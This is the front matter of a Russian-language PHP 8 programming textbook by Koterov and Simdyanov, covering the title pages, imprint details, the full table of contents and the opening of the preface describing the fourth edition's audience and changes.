Дмитрий Котеров
Игорь Симдянов

PHP 8

НАИБОЛЕЕ ПОЛНОЕ РУКОВОДСТВО

- Нововведения с PHP 7.1 по PHP 8.1
- Объектно-ориентированное программирование
- Шаблоны проектирования
- Генераторы, итераторы, перечисления и атрибуты
- Приемы работы с PostgreSQL и Redis
- Стандарты PSR
- Взаимодействие с файловой системой, каталогами, файлами, правами доступа
- Обработка ошибок и исключительных ситуаций



+ Материалы на www.bhv.ru

В ПОДЛИННИКЕ®

Дмитрий Котеров
Игорь Симдянов

PHP 8

Санкт-Петербург
«БХВ-Петербург»
2023

УДК 004.438 PHP
ББК 32.973.26-018.1
К73

Котеров, Д. В.

К73 PHP 8 / Д. В. Котеров, И. В. Симдянов. — СПб.: БХВ-Петербург, 2023. — 992 с.: ил. — (В подлиннике)

ISBN 978-5-9775-1692-1

Книга предоставляет детальное и полное изложение языка PHP 8 от простого к сложному. Ее можно использовать как для изучения языка с нуля, так и для структурирования знаний, изучения тонких моментов синтаксиса и новых возможностей последней версии. Описываются все значимые нововведения. Рассматриваются новые типы, атрибуты, перечисления, именованные аргументы, сопоставления, объединенные типы, новые операторы `??=` и `?->` и многое другое. Основной упор в книге делается на объектно-ориентированные возможности языка, поэтому классы и объекты рассматриваются практически с первых глав. Приведено описание синтаксиса PHP, а также инструментов для работы с массивами, файлами, СУБД PostgreSQL, Redis, регулярными выражениями, графическими примитивами, сессиями и т. д.

По сравнению с предыдущей книгой авторов "PHP 7" добавлены 23 новые главы, а остальные обновлены или переработаны.

На сайте издательства находятся исходные коды всех листингов.

Для веб-программистов

УДК 004.438 PHP
ББК 32.973.26-018.1

Группа подготовки издания:

Руководитель проекта	*Евгений Рыбаков*
Зав. редакцией	*Людмила Гауль*
Редактор	*Григорий Добин*
Компьютерная верстка	*Ольги Сергиенко*
Дизайн обложки	*Зои Канторович*

Подписано в печать 03.11.22.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л. 79,98.
Тираж 1300 экз. Заказ № 9252.
"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Отпечатано с готовых файлов заказчика
в АО "Первая Образцовая типография",
филиал "УЛЬЯНОВСКИЙ ДОМ ПЕЧАТИ".
432980, Россия, г. Ульяновск, ул. Гончарова, 14

ISBN 978-5-9775-1692-1

© ООО "БХВ", 2023
© Оформление. ООО "БХВ-Петербург", 2023

Оглавление

Предисловие **23**
Для кого написана эта книга? 23
Исходные коды 24
Четвертое издание 24
Общая структура книги 26
Часть I 26
Часть II 26
Часть III 26
Часть IV 27
Часть V 27
Часть VI 27
Часть VII 27
Листинги 28
Предметный указатель 28
Благодарности от Дмитрия Котерова 28
Благодарности от Игоря Симдянова 29

ЧАСТЬ I. ОСНОВЫ ВЕБ-РАЗРАБОТКИ **31**

Глава 1. Принципы работы Интернета **33**
Протоколы передачи данных 34
Семейство TCP/IP 36
Протокол IP 37
Версии протокола IP 38
Доменное имя 39
Порт 41
Резюме 42

Глава 2. Протокол HTTP **43**
Зачем нужен протокол HTTP? 44
Ресурсы 44
Параметры URL 46
Методы 47

HTTP-сообщения ... 47
HTTP-заголовки ... 50
Content-Type ... 52
Host ... 52
User-Agent ... 52
Referer ... 52
Content-length ... 53
Cookie ... 53
Accept ... 53
HTTP-коды ответов ... 53
Утилита *curl* ... 54
Резюме ... 57

Глава 3. Установка PHP ... 58
Установка PHP в Windows ... 58
Переменная окружения *PATH* ... 59
Установка PHP в macos ... 61
Установка PHP в Linux (Ubuntu) ... 62
Проверочный скрипт ... 62
Ошибки в скриптах ... 63
Запуск встроенного сервера ... 64
Файл *hosts* ... 65
Вещание вовне ... 65
Конфигурирование PHP ... 66
Интерактивный PHP ... 66
Документация ... 67
Проверка стиля кода ... 67
Docker ... 69
Резюме ... 73

ЧАСТЬ II. ОСНОВЫ ЯЗЫКА PHP ... 75

Глава 4. Характеристика языка PHP ... 77
Что умеет PHP? ... 77
Веб-программирование до PHP ... 77
История PHP ... 79
Что нового в PHP 8? ... 82
Нововведения PHP 7.1 ... 82
Нововведения PHP 7.2 ... 83
Нововведения PHP 7.3 ... 83
Нововведения PHP 7.4 ... 83
Нововведения PHP 8.0 ... 83
Нововведения PHP 8.1 ... 84
Где можно узнать об изменениях в синтаксисе? ... 84
Пример PHP-программы ... 84
Начальные и конечные теги ... 85
Использование точки с запятой ... 87
Фигурные скобки ... 88
Комментарии ... 89

Включение PHP-файла ... 91
Элементы языка ... 92
Резюме ... 92

Глава 5. Переменные и типы данных ... 93
Переменные ... 94
Типы переменных ... 97
Целые числа: *integer* ... 100
Вещественные числа: *double* ... 102
Логический тип: *boolean* ... 104
Строки: *string* ... 105
Кавычки ... 105
Оператор <<< ... 108
Устройство строки ... 109
Массивы: *array* ... 110
Объект: *object* ... 111
Ресурс: *resource* ... 111
Специальный тип *null* ... 112
Действия с переменными ... 112
Присвоение значения ... 112
Уничтожение ... 113
Проверка существования ... 113
Определение типа переменной ... 115
Некоторые условные обозначения ... 116
Неявное приведение типа ... 117
Явное приведение типа ... 118
Ссылочные переменные ... 121
Жесткие ссылки ... 121
«Сбор мусора» ... 122
Символические ссылки ... 123
Ссылки на объекты ... 124
Отладочные функции ... 125
Резюме ... 128

Глава 6. Классы и объекты ... 129
Объектно-ориентированное программирование ... 129
Коды ... 129
Ассемблер ... 131
Язык высокого уровня ... 132
Специализированный язык программирования ... 132
Объектно-ориентированные языки программирования ... 133
Зачем нужны классы? ... 133
Использование готовых классов ... 134
Создание классов ... 136
Разделение классов и остального кода ... 138
Создание объекта ... 139
Область видимости переменных класса ... 141
Типы переменных класса ... 141
Спецификаторы доступа ... 145

Свойства «только для чтения» ... 146
Дамп объекта ... 149
Статические переменные класса ... 150
Ссылки на переменные ... 151
Клонирование объектов ... 152
Резюме ... 153

Глава 7. Константы ... 154
Предопределенные константы ... 154
Создание константы ... 156
Проверка существования константы ... 157
Константы с динамическими именами ... 157
Абсолютный и относительный пути к файлу ... 158
Константы класса ... 160
Резюме ... 161

Глава 8. Операторы ... 162
Оператор «точка с запятой» ... 162
Оператор «точка» ... 163
Оператор «запятая» ... 166
Арифметические операторы ... 167
Битовые операторы ... 170
Операторы сравнения ... 176
Особенности операторов == и *!=* ... 177
Сравнение вещественных чисел ... 178
Сравнение строк ... 179
Сравнение составных переменных ... 180
Оператор эквивалентности ... 181
Приоритет операторов ... 183
Резюме ... 184

Глава 9. Условия ... 185
Зачем в программе нужно ветвление? ... 185
Конструкция *if* ... 186
Логические операторы ... 189
Логическое И: оператор *&&* ... 190
Логическое ИЛИ: оператор || ... 190
Логическое отрицание: оператор *!* ... 194
Условный оператор *x ? y : z* ... 194
Оператор *??* ... 196
Конструкция *switch* ... 197
Конструкция *match* ... 201
Конструкция *goto* ... 204
Резюме ... 205

Глава 10. Циклы ... 206
Зачем нужны циклы? ... 206
Способы организации циклов в PHP ... 207
Цикл *while* ... 207

Вложенные циклы 209
Досрочное прекращение циклов 212
Цикл *do ... while* 215
Цикл *for* 215
Резюме 219

Глава 11. Ассоциативные массивы 220
Создание массива 220
Ассоциативные и индексные массивы 225
Многомерные массивы 227
Интерполяция элементов массива в строки 228
Конструкция *list()* 229
Обход массива 230
Цикл *foreach* 230
Сечения массива 233
Слияние массивов 235
Сравнение массивов 236
Проверка существования элементов массива 240
Строки как массивы 243
Количество элементов в массиве 243
Сумма элементов массива 245
Случайный элемент массива 245
Сортировка массива 247
Добавление/удаление элементов 254
Работа с ключами массива 257
Резюме 260

Глава 12. Функции и области видимости 261
Зачем нужны функции? 261
Создание функции 263
Ключевое слово *return* 264
Объявление и вызов функции 266
Параметры и аргументы 267
Параметры по умолчанию 270
Переменное число параметров 272
Именованные аргументы 274
Типы аргументов и возвращаемого значения 275
Передача параметров по ссылке 278
Локальные переменные 278
Глобальные переменные 279
Массив *$GLOBALS* 280
Как работает инструкция *global*? 282
Статические переменные 283
Резюме 284

Глава 13. Сложные функции 285
Рекурсивные функции 285
Вложенные функции 288
Переменные функции 289

Функции обратного вызова....291
Анонимные функции....300
Замыкания....303
Стрелочные функции....304
Резюме....305

Глава 14. Методы класса....306
Создание метода....306
Обращение к методам объекта....307
Проверка существования метода....309
Специальные методы....313
Конструктор *__construct()*....314
Параметры конструктора....316
Деструктор *__destruct()*....319
Методы-аксессоры....320
Статические методы....325
Класс — *self*, объект — *$this*....325
Динамические методы....328
Интерполяция объекта....331
Тип *callable*....332
Оператор *?->*....335
Резюме....337

Глава 15. Генераторы....338
Отложенные вычисления....338
Манипуляция массивами....341
Делегирование генераторов....343
Экономия ресурсов....344
Использование ключей....345
Использование ссылки....346
Связь генераторов с объектами....347
Резюме....349

ЧАСТЬ III. ОБРАБОТКА ТЕКСТА И ЯЗЫК РАЗМЕТКИ HTML....351

Глава 16. Строковые функции....353
Кодировки....353
Строки как массивы....357
UTF-8: расширение *mbstring*....358
Поиск в строке....360
Отрезание пробелов....361
Замена в тексте....363
Установка локали (локальных настроек)....365
Работа с HTML-кодом....367
Функции форматных преобразований....373
Объединение и разбиение строк....376
Сериализация объектов и массивов....377
JSON-формат....378
Резюме....381

Глава 17. Язык разметки HTML ... 382
Зачем нужен HTML? ... 382
HTML-код страницы ... 383
Устройство HTML-страницы ... 385
Параграф: тег <*p*> ... 388
Гиперссылки: тег <*a*> ... 391
Комментарии ... 391
Заголовки: теги <*h1*>...<*h6*> ... 392
Блоки: тег <*div*> ... 392
Списки: теги <ul>, <ol> и <li> ... 394
HTML на уровне текста ... 395
Изображения: тег <*img*> ... 397
Каскадные таблицы стилей ... 399
Резюме ... 402

Глава 18. Работа с данными формы ... 403
Передача параметров методом GET ... 403
HTML-форма и ее обработчик ... 406
Текстовое поле ... 411
Поле для приема пароля ... 411
Текстовая область ... 412
Скрытое поле ... 414
Флажок ... 415
Список ... 417
Переключатель ... 419
Переадресация ... 420
Резюме ... 423

Глава 19. Загрузка файлов на сервер ... 424
Multipart-формы ... 424
Тег выбора файла ... 425
Закачка файлов и безопасность ... 425
Поддержка закачки в PHP ... 426
Простые имена полей закачки ... 426
Получение закачанного файла ... 428
Пример: фотоальбом ... 429
Сложные имена полей ... 432
Резюме ... 434

Глава 20. Суперглобальные массивы ... 435
Типы суперглобальных массивов ... 435
Cookie ... 436
Сессии ... 438
Переменные окружения ... 440
Массив *$_SERVER* ... 441
Элемент *$_SERVER['DOCUMENT_ROOT']* ... 441
Элемент *$_SERVER['HTTP_ACCEPT']* ... 441
Элемент *$_SERVER['HTTP_HOST']* ... 442
Элемент *$_SERVER['HTTP_REFERER']* ... 442

Элемент *$_SERVER['HTTP_USER_AGENT']* 443
Элемент *$_SERVER['REMOTE_ADDR']* 443
Элемент *$_SERVER['SCRIPT_FILENAME']* 443
Элемент *$_SERVER['SERVER_NAME']* 444
Элемент *$_SERVER['REQUEST_METHOD']* 444
Элемент *$_SERVER['QUERY_STRING']* 444
Элемент *$_SERVER['PHP_SELF']* 445
Элемент *$_SERVER['REQUEST_URI']* 445
Резюме 446

Глава 21. Фильтрация и проверка данных 447
Фильтрация или проверка? 447
Проверка данных 449
Фильтры проверки 450
Значения по умолчанию 455
Фильтры очистки 456
Пользовательская фильтрация данных 459
Фильтрация внешних данных 460
Конфигурационный файл *php.ini* 462
Резюме 463

ЧАСТЬ IV. СТАНДАРТНЫЕ ФУНКЦИИ PHP 465

Глава 22. Математические функции 467
Встроенные константы 467
Функции округления 468
Функция *abs()* 468
Функция *round()* 468
Функция *ceil()* 469
Функция *floor()* 470
Случайные числа 470
Функция *rand()* 470
Функция *getrandmax()* 472
Функция *random_int()* 472
Перевод в различные системы счисления 472
Функция *base_convert()* 472
Функции *bindec()*, *hexdec()* и *octdec()* 473
Функции *decbin()*, *decoct()* и *dechex()* 473
Минимум и максимум 473
Функция *min()* 473
Функция *max()* 473
Не-числа 474
Функция *is_nan()* 474
Функция *is_infinite()* 474
Степенные функции 474
Функция *sqrt()* 474
Функция *log()* 475
Функция *exp()* 475
Функция *pow()* 475

Тригонометрия ... 475
Резюме ... 477

Глава 23. Работа с файлами ... 478
О текстовых и бинарных файлах ... 478
Открытие файла ... 479
Различия текстового и бинарного режимов ... 481
Сетевые соединения ... 481
Прямые и обратные слеши ... 482
Безымянные временные файлы ... 483
Закрытие файла ... 483
Чтение и запись ... 483
Блочные чтение/запись ... 484
Построчные чтение/запись ... 485
Чтение CSV-файла ... 485
Положение указателя текущей позиции ... 486
Работа с путями ... 488
Манипулирование целыми файлами ... 490
Чтение и запись целого файла ... 490
Чтение INI-файла ... 492
Другие функции ... 493
Блокирование файла ... 494
Рекомендательная и жесткая блокировки ... 494
Функция *flock()* ... 495
Типы блокировок ... 495
Исключительная блокировка ... 495
«Не убий!» ... 496
«Посади дерево» ... 497
«Следи за собой, будь осторожен» ... 497
Выводы ... 498
Разделяемая блокировка ... 498
Выводы ... 500
Блокировки с запретом «подвисания» ... 500
Пример счетчика ... 500
Резюме ... 501

Глава 24. Работа с каталогами ... 502
Текущий каталог ... 502
Создание каталога ... 503
Работа с записями ... 504
Рекурсивный обход каталога ... 505
Фильтрация содержимого каталога ... 506
Удаление каталога ... 508
Класс Directory ... 509
Резюме ... 511

Глава 25. Права доступа и атрибуты файлов ... 512
Идентификатор пользователя ... 512
Идентификатор группы ... 513

Владелец файла ... 514
Права доступа ... 514
Числовое представление прав доступа ... 515
Особенности каталогов ... 515
Примеры ... 517
Домашний каталог пользователя ... 517
Защищенный от записи файл ... 517
CGI-скрипт ... 517
Системные утилиты ... 517
Закрытые системные файлы ... 518
Функции PHP ... 518
Назначение прав доступа ... 518
Определение атрибутов файла ... 520
Специальные функции ... 521
Определение типа файла ... 522
Определение возможности доступа ... 523
Ссылки ... 524
Символические ссылки ... 524
Жесткие ссылки ... 524
Резюме ... 525

Глава 26. Запуск внешних программ ... 526
Запуск утилит ... 526
Оператор «обратные кавычки» ... 528
Экранирование командной строки ... 528
Каналы ... 529
Временные файлы ... 529
Открытие канала ... 530
Взаимная блокировка (deadlock) ... 531
Резюме ... 533

Глава 27. Работа с датой и временем ... 534
Представление времени в формате timestamp ... 534
Вычисление времени работы скрипта ... 535
Большие вещественные числа ... 536
Построение строкового представления даты ... 537
Построение timestamp ... 539
Разбор timestamp ... 541
Календарик ... 542
Географическая привязка ... 544
Хранение абсолютного времени ... 547
Перевод времени ... 548
Окончательное решение задачи ... 549
Календарные классы PHP ... 549
Класс *DateTime* ... 549
Класс *DateTimeZone* ... 551
Класс *DateInterval* ... 551
Класс *DatePeriod* ... 553
Резюме ... 554

Глава 28. Основы регулярных выражений 555
Начнем с примеров 555
Пример первый 555
Пример второй 556
Пример третий 556
Пример четвертый 557
Что такое регулярные выражения? 558
Терминология 558
Использование регулярных выражений в PHP 559
Сопоставление 559
Сопоставление с заменой 560
Язык регулярных выражений 561
Ограничители 561
Альтернативные ограничители 562
Отмена действия спецсимволов 563
Простые символы 564
Классы символов 564
Альтернативы 564
Отрицательные классы 566
Квантификаторы повторений 566
Ноль или более совпадений 566
Одно или более совпадений 566
Ноль или одно совпадение 567
Заданное число совпадений 567
Мнимые символы 567
Оператор альтернативы 568
Группирующие скобки 568
«Карманы» 568
Карманы в функции замены 570
Карманы в функции сопоставления 571
Игнорирование карманов 572
Именованные карманы 572
«Жадность» квантификаторов 572
Рекуррентные структуры 574
Модификаторы 574
Модификатор */i* — игнорирование регистра 574
Модификатор */x* — пропуск пробелов и комментариев 574
Модификатор */m* — многострочность 575
Модификатор */s* — однострочный поиск 576
Модификатор */u* — UTF-8 576
Модификатор */U* — инвертируем «жадность» 576
Незахватывающий поиск 576
Позитивный просмотр вперед 576
Негативный просмотр вперед 577
Позитивный просмотр назад 577
Негативный просмотр назад 578
Другие возможности регулярных выражений 578

Функции PHP 578
Поиск совпадений 578
Замена совпадений 582
Разбиение по регулярному выражению 585
Выделение всех уникальных слов из текста 585
Экранирование символов 586
Фильтрация массива 587
Примеры регулярных выражений 588
Преобразование адресов e-mail 588
Преобразование гиперссылок 588
Быть или не быть? 589
Ссылки 590
Резюме 590

Глава 29. Разные функции 591
Информационные функции 591
Принудительное завершение программы 593
Генерация кода во время выполнения 593
Функции хеширования 595
Подсветка PHP-кода 600
Резюме 601

ЧАСТЬ V. ОСНОВЫ ОБЪЕКТНО-ОРИЕНТИРОВАННОГО ПРОГРАММИРОВАНИЯ 603

Глава 30. Наследование 605
Расширение класса 606
Метод включения 607
Недостатки метода включения 608
Несовместимость типов 609
Наследование 609
Переопределение методов 611
Модификаторы доступа при переопределении 611
Доступ к методам базового класса 611
Финальные методы 612
Запрет наследования 612
Константы *__CLASS__* и *__METHOD__* 613
Позднее статическое связывание 613
Анонимные классы 614
Полиморфизм 616
Абстрагирование 616
Виртуальные методы 621
Расширение иерархии 625
Абстрактные классы и методы 625
Совместимость родственных типов 627
Уточнение типа в функциях 627
Оператор *instanceof* 628
Обратное преобразование типа 629
Резюме 629

Глава 31. Интерфейсы 630
Ограничения наследования 630
Создание интерфейса 633
Наследование интерфейсов 635
Реализация нескольких интерфейсов 638
Реализует ли объект интерфейс? 640
Резюме 641

Глава 32. Трейты 642
Создание трейта 642
Трейты и наследование 645
Разрешение конфликтов 648
Вложенные трейты 650
Резюме 651

Глава 33. Перечисления 652
Создание перечисления 652
Типизированные перечисления 655
Сравнение значений 658
Перечисления как классы 658
Ограничения перечислений 658
Методы перечислений 659
Использование трейтов 662
Константы 663
Резюме 664

Глава 34. Исключения 665
Базовый синтаксис 665
Конструкция *throw* 667
Раскрутка стека 667
Исключения и деструкторы 668
Интерфейс класса *Exception* 670
Генерация исключений в классах 672
Создание собственных исключений 675
Перехват собственных исключений 678
Повторная генерация исключений 679
Блок *finally* 681
Использование интерфейсов 682
Резюме 684

Глава 35. Обработка ошибок 685
Что такое ошибка? 685
Роли ошибок 686
Виды ошибок 686
Ошибки и исключения 687
Контроль ошибок 689
Директивы контроля ошибок 689
Установка режима вывода ошибок 691

Оператор отключения ошибок ... 692
Предостережения ... 693
Перехват ошибок ... 693
Проблемы с оператором @ ... 695
Генерация ошибок ... 696
Стек вызовов функций ... 697
Резюме ... 699

Глава 36. Пространство имен ... 700
Проблема именования ... 700
Объявление пространства имен ... 701
Иерархия пространства имен ... 705
Текущее пространство имен ... 706
Импортирование ... 707
Автозагрузка классов ... 708
Функция *spl_autoload_register()* ... 708
Резюме ... 711

Глава 37. Шаблоны проектирования ... 712
Зачем нужны шаблоны проектирования? ... 713
Одиночка (Singleton) ... 713
Фабричный метод (Factory Method) ... 715
Модель-Представление-Контроллер ... 720
Резюме ... 731

Глава 38. Итераторы ... 732
Стандартное поведение *foreach* ... 732
Интерфейсы для создания итераторов ... 733
Интерфейс *Iterator* ... 734
Интерфейс *IteratorAggregate* ... 736
Пример собственного итератора ... 737
Как PHP обрабатывает итераторы? ... 740
Множественные итераторы ... 740
Виртуальные массивы ... 741
Библиотека SPL ... 743
Класс *ArrayObject* ... 744
Класс *DirectoryIterator* ... 744
Класс *FilterIterator* ... 745
Класс *LimitIterator* ... 746
Рекурсивные итераторы ... 747
Резюме ... 748

Глава 39. Отражения ... 749
Механизм отражений ... 749
Отражение функции: *ReflectionFunction* ... 750
Отражение параметра функции: *ReflectionParameter* ... 753
Отражение класса: *ReflectionClass* ... 755
Пояснение: отражения и наследование ... 760
Отражение свойства класса: *ReflectionProperty* ... 762

Отражение метода класса: *ReflectionMethod* 763
Отражение библиотеки расширения: *ReflectionExtension* 765
Полезное добавление: класс *Reflection* 766
Обработка исключений: *ReflectionException* 767
Иерархия 767
Резюме 767

ЧАСТЬ VI. РАСШИРЕНИЯ PHP 769

Глава 40. Подключение и настройка расширений 771
Подключение расширений 771
Конфигурационный файл *php.ini* 773
Структура *php.ini* 773
Параметры языка PHP 774
Ограничение ресурсов 776
Загрузка файлов 777
Обзор расширений 777
Резюме 778

Глава 41. Работа с PostgreSQL 779
Что такое база данных? 780
Неудобство работы с файлами 780
Почему PostgreSQL? 781
Установка PostgreSQL 782
Установка в Windows 782
Установка в macos 784
Установка в Linux Ubuntu 784
Администрирование базы данных 785
Введение в СУБД и SQL 785
Первичные ключи 788
Управление базами данных 790
Управление таблицами 792
Создание таблицы 792
Извлечение структуры таблицы 793
Изменение структуры таблицы 793
Удаление таблицы 796
Комментарии в SQL 797
Вставка записей в таблицу 798
Удаление записей 801
Обновление записей 802
Выборка данных 803
Условная выборка 804
Псевдонимы столбцов 807
Сортировка записей 808
Вывод записей в случайном порядке 811
Ограничение выборки 811
Вывод уникальных значений 812
Резюме 813

Глава 42. Расширение PDO 814
Настройка PDO 814
Установка соединения с базой данных 815
Выполнение SQL-запросов 816
Обработка ошибок 817
Извлечение данных 818
Параметризация SQL-запросов 820
Заполнение связанных таблиц 822
Резюме 824

Глава 43. Работа с изображениями 825
Универсальная функция *getimagesize()* 826
Работа с изображениями и библиотека GD 827
Пример создания изображения 828
Создание изображения 829
Загрузка изображения 829
Определение параметров изображения 830
Сохранение изображения 831
Преобразование изображения в палитровое 832
Работа с цветом в формате RGB 832
Создание нового цвета 832
Текстовое представление цвета 833
Получение ближайшего в палитре цвета 833
Эффект прозрачности 834
Получение RGB-составляющих 835
Использование полупрозрачных цветов 835
Графические примитивы 836
Копирование изображений 836
Прямоугольники 838
Выбор пера 839
Линии 840
Дуга сектора 840
Закраска произвольной области 841
Закраска текстурой 841
Многоугольники 842
Работа с пикселами 843
Работа с фиксированными шрифтами 843
Загрузка шрифта 844
Параметры шрифта 844
Вывод строки 844
Работа со шрифтами TrueType 845
Вывод строки 845
Проблемы с русскими буквами 846
Определение границ строки 846
Коррекция функции *imageTtfBBox()* 847
Пример 849
Резюме 851

Глава 44. Работа с сетью ... 852
Файловые функции и потоки ... 852
Другие схемы ... 853
Контекст потока ... 854
Работа с сокетами ... 857
«Эмуляция» браузера ... 858
Неблокирующее чтение ... 859
Функции для работы с DNS ... 859
Расширение CURL ... 860
Отправка данных методом *POST* ... 865
Передача пользовательского агента ... 867
Резюме ... 868

Глава 45. NoSQL-база данных Redis ... 869
Почему Redis? ... 870
Установка сервера Redis ... 871
В среде Linux Ubuntu ... 871
В среде macos ... 871
В среде Windows ... 871
Проверка работоспособности ... 872
Клиент redis-cli ... 872
Вставка и получение значений ... 873
Обновление и удаление значений ... 874
Управление ключами ... 876
Время жизни ключа ... 876
Типы данных ... 877
Хеш ... 878
Множество ... 879
Отсортированное множество ... 881
Базы данных ... 882
Производительность Redis ... 883
PHP-расширение Redis ... 884
Установка расширения php-redis ... 884
Хранение сессий в Redis ... 885
Методы для обслуживания данных в Redis ... 886
Кеширование данных ... 888
Резюме ... 893

ЧАСТЬ VII. КОМПОНЕНТЫ ... 895

Глава 46. Управление компонентами ... 897
Composer: управление компонентами ... 897
Установка Composer ... 898
Установка в Windows ... 898
Установка в macos ... 900
Установка в Linux Ubuntu ... 900
Где искать компоненты? ... 900
Установка компонента ... 900

Использование компонента 903
Полезные компоненты 904
Компонент psySH: интерактивный отладчик 904
Компонент phinx: миграции 905
Инициализация компонента 906
Подготовка миграций 908
Выполнение миграций 911
Откат миграций 912
Операции со столбцами 913
Подготовка тестовых данных 914
Резюме 916

Глава 47. Стандарты PSR 917
PSR-стандарты 917
PSR-1: основной стандарт кодирования 918
PHP-теги 919
Кодировка UTF-8 919
Разделение объявлений и выполнения действий 919
Пространство имен 920
Именование классов, методов и констант классов 920
PSR-12. Руководство по стилю кода 921
Соблюдение PSR-1 921
Отступы 921
Файлы 922
Строки 922
Ключевые слова 922
Пространства имен 922
Классы 923
Методы 924
Управляющие структуры 925
Автоматическая проверка стиля 926
PSR-4: автозагрузка 927
Резюме 927

Глава 48. Документирование 928
Установка 928
Документирование PHP-элементов 928
Теги 930
Резюме 933

Глава 49. Атрибуты 934
Синтаксис 935
Отражения для работы атрибутами 937
Класс атрибута 938
Аргументы атрибутов 940
Резюме 942

Глава 50. Разработка собственного компонента 943
Имя компонента и пространство имен 943
Организация компонента 944

Реализация компонента ... 947
Базовый класс навигации *Pager* ... 948
Постраничная навигация по содержимому папки ... 951
Базовый класс представления *View* ... 954
Представление: список страниц ... 955
Собираем все вместе ... 957
Постраничная навигация по содержимому файла ... 958
Постраничная навигация по содержимому базы данных ... 962
Представление: диапазон элементов ... 966
Публикация компонента ... 970
Зачем разрабатывать собственные компоненты? ... 972
Резюме ... 972

Заключение ... 973

Приложение. Описание электронного архива ... 975

Предметный указатель ... 976

Предисловие

С момента первого издания книги прошло 18 лет. Интернет превратился из игрушки в рабочую среду, в часть повседневной инфраструктуры наряду с дорогами, электросетями и водопроводом. Профессия веб-разработчика менялась вслед за развитием Интернета, и в ней появилась масса специализаций. Ушло множество мелких игроков — проекты укрупняются. Если раньше сотни сайтов ютились на нескольких серверах, современные проекты редко обходятся одним. Средние проекты требуют десятков и сотен серверов, а крупные — тысяч. Интернет из клуба единомышленников превратился в бизнес.

Изменился и подход к разработке: широкие каналы связи, система контроля версий Git и сервисы бесплатного Git-хостинга вроде GitHub привели к совершенно новой среде разработки. Языки программирования окончательно оформляются в технологии, окруженные менеджерами пакетов, инструментарием, сообществом, — в своеобразную экосистему. Теперь не достаточно изучить лишь синтаксис языка, чтобы оставаться конкурентоспособным разработчиком, — необходимо знать весь стек технологий.

Если раньше веб-разработка считалась недопрограммированием, сегодня это мейнстрим современного программирования и IT-сферы, одно из наиболее перспективных направлений, которое может выбрать программист для приложения своих усилий. Революционные изменения в отрасли, деньги, внимание гарантированы. Интернет продолжает развиваться и перестраиваться. Государства, СМИ, общество в целом ищут способы существования в новой среде и новой реальности. Миллионы людей осваивают новый мир. Пока этот процесс идет, а продлится он десятилетия, веб-разработчик всегда найдет место приложения своему таланту.

Для кого написана эта книга?

Книга, которую вы держите в руках, является в некотором роде *учебником* по веб-программированию на PHP. Мы сделали попытку написать ее так, чтобы даже плохо подготовленный читатель, никогда не работавший с Сетью и владеющий лишь основами программирования на одном из алгоритмических языков, смог получить большинство необходимых знаний и в минимальные сроки начать профессиональную деятельность в веб-разработке.

Мы предполагаем, что вы *уже знакомы* с основными понятиями программирования и не будете, по крайней мере, путаться в циклах, условных операторах, подпрограммах и т. п. Программирование как таковое вообще слабо связано с конкретным языком — научившись писать на нескольких или даже на одном-единственном языке, вы в дальнейшем легко освоите все остальные.

Книга также будет полезна и уже успевшему поработать с PHP профессионалу, потому что она содержит массу подробностей по современному PHP. Мы охватываем все современные приемы разработки:

- объектно-ориентированное программирование;
- компоненты и менеджер пакетов Composer;
- приемы работы с базой данных PostgreSQL;
- сервер Redis и приемы работы с ним;
- стандарты PSR;
- атрибуты;
- нововведения PHP 8.

При этом мы не затрагиваем тестирование, очереди, не погружаемся в промышленные веб-серверы, не освещаем ни один из современных фреймворков или систем управления контентом (CMS). Впрочем, перечислять, что не вошло в книгу, можно бесконечно долго.

Исходные коды

Исходные коды приведенных в книге листингов доступны для загрузки с GitHub:

https://github.com/igorsimdyanov/php8

Файловый архив с листингами и прочими вспомогательными материалами можно также свободно загрузить с сервера издательства «БХВ» по ссылке: **https://zip.bhv.ru/9785977516921.zip** или со страницы книги на сайте издательства **https://bhv.ru/** (см. *приложение*).

Четвертое издание

Вы держите в руках четвертое издание книги «PHP (в подлиннике)», посвященное 8-й версии языка. С момента предыдущего издания прошло 6 лет — огромный срок с точки зрения IT-индустрии. За это время PHP стал лучше, в него было добавлено множество новых возможностей и инструментов. Подготавливая новое издание, мы постарались все это учесть. На момент подготовки книги самой свежей версией языка была 8.1. Так как предыдущее издание создавалось по версии PHP 7.0, мы решили детально осветить все более или менее значимые новинки версий 7.1–7.4, 8.0 и 8.1. Мы будем специально обозначать версию PHP в тех местах, где речь идет об изменениях, которые появились в этих версиях.

PHP создавался как процедурный язык, в котором объектно-ориентированные возможности добавлялись постепенно. С каждой версией PHP становился все более и более

объектно-ориентированным языком программирования. Более того, этот процесс происходит до сих пор. Предыдущие издания книги и до некоторой степени и текущее отражают эту двойственную природу языка. Мы рассматриваем процедурный и объектно-ориентированный подход раздельно. Однако PHP с каждым годом становится все более и более объектно-ориентированным, и в нем явно намечается тенденция отказа от процедурного наследия. Поэтому, если раньше мы откладывали объектно-ориентированные возможности до второй части книги, то теперь мы их вводим раньше, практически с первых глав.

На момент создания первого издания книги в PHP разработчики приходили из других языков программирования — в основном из C/C++ и Perl. Тогда C и C++ были самыми популярными языками программирования, а Perl — самым популярным в веб-разработке. Поэтому первые главы знакомили читателя с веб-разработкой с точки зрения C/C++ — «лингва франка» того времени. За почти 20 лет ситуация изменилась. Новые PHP-разработчики чаще появляются из новичков, для которых это их первый язык. Переход разработчиков идет чаще из frontend-разработки, в которой основной язык JavaScript. Поэтому Си-код из первых глав был исключен. С протоколом HTTP и основами взаимодействия с сервером мы знакомимся через инструменты разработки браузера и утилиту curl.

В течение последних нескольких лет в IT-мире произошла Docker-революция — у нас появился инструмент, стирающий границы между операционными системами. Более того, он стал стандартом всей IT-отрасли. Если Vagrant, который мы рассматривали в предыдущем издании, был, скорее, инструментом разработчиков, то Docker — это стандартные контейнеры для всех: начиная от разработчиков и заканчивая тестировщиками и devops-специалистами. Вы, как разработчик, упаковываете свои приложения в среде разработки, а devops'ы оперируют ими в Kubernetes-кластере. Поэтому мы меньше внимания уделяем развертыванию веб-серверов. Освоение языка PHP по мере изучения вами материала книги будет идти на встроенном веб-сервере. Про развертывание веб-приложений нужно писать отдельную книгу, и их написано немало. Поэтому мы исключили главы, посвященные SSH, виртуальным машинам, git и nginx. В этот раз мы сосредоточимся исключительно на языке и технологиях, необходимых PHP-разработчику.

